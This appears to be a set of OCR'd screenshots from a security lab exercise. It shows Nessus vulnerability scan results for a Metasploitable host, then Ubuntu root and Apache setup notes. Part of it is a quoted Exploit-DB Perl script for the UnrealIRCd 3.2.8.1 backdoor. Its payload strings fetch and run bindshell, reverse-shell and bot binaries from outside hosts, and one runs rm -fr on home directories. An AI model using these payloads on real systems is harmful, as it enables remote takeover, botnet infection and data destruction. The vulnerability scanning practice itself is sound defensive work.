File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
Nessus Essentials
Home
Download Nessus | Tenable®
Nessus Essentials / Folders / Vi
https://localhost:8834/#/scans/reports/5/vulnerabilities
Cerca
nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Configure

Metasploitable

‹ Back to My Scans

Hosts 1 | Vulnerabilities 16 | History 1

Filter ▾ | Search Vulnerabilities | 16 Vulnerabilities

Sev ▾	Score ▾	Name ▴	Family ▴	Count ▾
CRITICAL	10.0 *	NFS Exported Share Informat...	RPC	1
MIXED	...	6 DNS (Multiple Issues)	DNS	6
HIGH	7.5	Samba Badlock Vulnerability	General	1
MIXED	...	6 ISC Bind (Multiple Issues)	DNS	6
INFO	...	6 SMB (Multiple Issues)	Windows	7
INFO	...	2 RPC (Multiple Issues)	RPC	2
INFO		Nessus SYN scanner	Port scanners	24
INFO		RPC Services Enumeration	Service detection	10
INFO		ICMP Timestamp Request Re...	General	1
INFO		NFS Share Export List	RPC	1
INFO		Samba Server Detection	Service detection	1
INFO		Samba Version	Misc.	1
INFO		Server Message Block (SMB) ...	Misc.	1

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 10:50 AM


Vulnerabilities

● Critical
● High
● Medium
● Low
● Info

Tenable News

New Data Reveals Company Size May Be Tied To Remot...

Read More



File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
Nessus Essentials
Home
Download Nessus | Tenable®
Nessus Essentials / Folders / Vi
https://localhost:8834/#/scans/reports/5/vulnerabilities/11356
Cerca
nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Configure

Metasploitable / Plugin #11356

‹ Back to Vulnerabilities

Hosts 1 | Vulnerabilities 30 | History 1

CRITICAL NFS Exported Share Information Disclosure

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Output

```
The following NFS shares could be mounted :

+ /
  + Contents of / :
    - .
    - ..
    - bin
    - boot
    - cdrom
    - dev
more...
```

Port ▲	Hosts
2049 / udp / rpc-nfs	193.205.92.113

Plugin Details

Severity:	Critical
ID:	11356
Version:	1.20
Type:	remote
Family:	RPC
Published:	March 12, 2003
Modified:	September 17, 2018

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Exploit Available: true

Exploit Ease: Exploits are available

Vulnerability Pub Date: January 1, 1985

Exploitable With

Metasploit (NFS Mount Scanner)


Reference Information

CVE: CVE-1999-0170, CVE-1999-0211

Tenable News

Schneider Electric C-Gate Multiple Vulnerabilities

Read More


File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
Nessus Essentials
Home
Download Nessus | Tenable®
Nessus Essentials / Folders / Vie
https://localhost:8834/#/scans/reports/5/vulnerabilities/46882
80%
Cerca
nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
CODESYS V2 Web Server Multiple Vulnerabilities
Read More
Configure
‹ Back to Vulnerabilities
Hosts 1
Vulnerabilities 51
History 1

Metasploitable / Plugin #46882

CRITICAL UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also

https://seclists.org/fulldisclosure/2010/Jun/277
https://seclists.org/fulldisclosure/2010/Jun/284
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Output

```
The remote IRC server is running as :

uid=0(root) gid=0(root)
```

Port ▴	Hosts
6667 / tcp / irc	193.205.92.113

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.15
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	November 28, 2018

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)
CANVAS ()

Reference Information

BID: 40820
CVE: CVE-2010-2075

Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With


Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)

CANVAS ()

Reference Information

BID: 40820
CVE: CVE-2010-2075

CVE-2010-2075



UnrealIRCd 3.2.8.1 - Remote Downloader/Execute

EDB-ID: 13853 **CVE:** 2010-2075

EDB Verified: ✓


Author: ANONYMOUS **Type:** REMOTE

Exploit: / {}


Platform: LINUX **Date:** 2010-06-13

Vulnerable App:

```
#!/usr/bin/perl
# Unreal3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHaq (2l8)

use Socket;
use IO::Socket;

## Payload options
my $payload1 = 'AB; cd /tmp; wget http://packetstormsecurity.org/groups/synnergy/bindshell-unix -O bindshell; chmod +x bindshell; ./bindshell &';
my $payload2 = 'AB; cd /tmp; wget http://efnetbs.webs.com/bot.txt -O bot; chmod +x bot; ./bot &';
my $payload3 = 'AB; cd /tmp; wget http://efnetbs.webs.com/r.txt -O rshell; chmod +x rshell; ./rshell &';
my $payload4 = 'AB; killall ircd';
my $payload5 = 'AB; cd ~; /bin/rm -fr ~/*;/bin/rm -fr *';

$host = "";
$port = "";
$type = "";
$host = @ARGV[0];
$port = @ARGV[1];
$type = @ARGV[2];

if ($host eq "") { usage(); }
if ($port eq "") { usage(); }
if ($type eq "") { usage(); }

sub usage {
  printf "\nUsage :\n";
  printf "perl unrealpwn.pl <host> <port> <type>\n\n";
  printf "Command list :\n";
  printf "[1] - Perl Bindshell\n";
  printf "[2] - Perl Reverse Shell\n";
  printf "[3] - Perl Bot\n";
  printf "-----------------------------\n";
```



Action	Vulns ▾	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Apache Tomcat AJP Connector Request Injection (Ghostcat): Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.	2	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1



Assessed Threat Level: **Critical**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.

VPR Severity	Name	Reasons	VPR Score ▾	Hosts
CRITICAL	Apache Tomcat AJP Connector Reque...	Social Media	9.6	1
HIGH	Debian OpenSSH/OpenSSL Package R...	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package R...	No recorded events	7.4	1
HIGH	UnrealIRCd Backdoor Detection	No recorded events	7.4	1
MEDIUM	Samba Badlock Vulnerability	No recorded events	6.7	1
MEDIUM	SMTP Service STARTTLS Plaintext Com...	No recorded events	6.3	1
MEDIUM	SSL DROWN Attack Vulnerability (Decr...	No recorded events	6.1	1
MEDIUM	ISC BIND Service Downgrade / Reflect...	No recorded events	6.0	1

Greenbone Community Documentation

https://greenbone.github.io/docs/latest/index.html

Docker

https://docs.docker.com/engine/reference/commandline/docker/

Install Apache - Squid - Webmin


How to Enable and Disable Root User Account in Ubuntu

https://linuxize.com/post/how-to-enable-and-disable-root-user-account-in-ubuntu/

```
$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully

$ ip a  (per conoscere il proprio ip address)
```

Install Apache - Squid - Webmin

```
$ sudo apt install apache2
```



192.168.100.12

Cerca

Apache2 Default Page

Ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

